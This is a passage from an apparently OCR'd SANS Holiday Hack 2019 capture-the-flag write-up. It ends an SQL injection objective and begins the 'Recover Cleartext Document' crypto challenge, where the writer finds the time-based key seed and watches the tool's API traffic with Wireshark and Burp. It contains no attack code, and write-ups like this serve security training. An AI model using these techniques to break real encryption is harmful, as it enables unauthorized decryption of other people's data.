


Figure 145 - SQLi Screenshot

Answer

Super Sled-o-matic

URL
https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/09)%20Retrieve%20Scraps%20of%20Paper%20from%20Server

Recover Cleartext Document

Synopsis

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use.

Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)

For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

- https://downloads.elfu.org/elfscrow.exe
- https://downloads.elfu.org/elfscrow.pdb
- https://downloads.elfu.org/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc

Hint

Reversing Crypto the Easy Way - https://youtu.be/obJdpKDpFBA

Solution

Having downloaded the files, the executable is ran:




Figure 146 - Recover Cleartext Screenshot

With this, encrypting a file seems the next logical step.




Figure 147 - Recover Cleartext Screenshot

The seed looks familiar – and indeed, it's an epoch timestamp[55] that references the time the script was ran.




Figure 148 - Recover Cleartext Screenshot

[55] https://www.epochconverter.com/

In the initial screenshot, there is a line about passing `-insecure` as a parameter which enables Wireshark[56] to monitor the traffic.




Figure 149 - Recover Cleartext Screenshot

The following screenshots are what Wireshark picked up as a result.

[56] https://www.wireshark.org/




Figure 150 - Recover Cleartext Screenshot

The secret id in the command prompt was delivered in the response of a POST request to http://elfscrow.elfu.org/api/store when we the encryption key was posted to it.

Interestingly, sending the same encryption key to the same endpoint multiple times results in different secret IDs, meaning it's not derived directly from the key so even if we did find the original key, it wouldn't give us the encryption key. This was done in Burp[57].




Figure 151 - Recover Cleartext Screenshot

57 https://portswigger.net/burp

Similar results are shown in Wireshark when decrypting.




Figure 152 - Recover Cleartext Screenshot

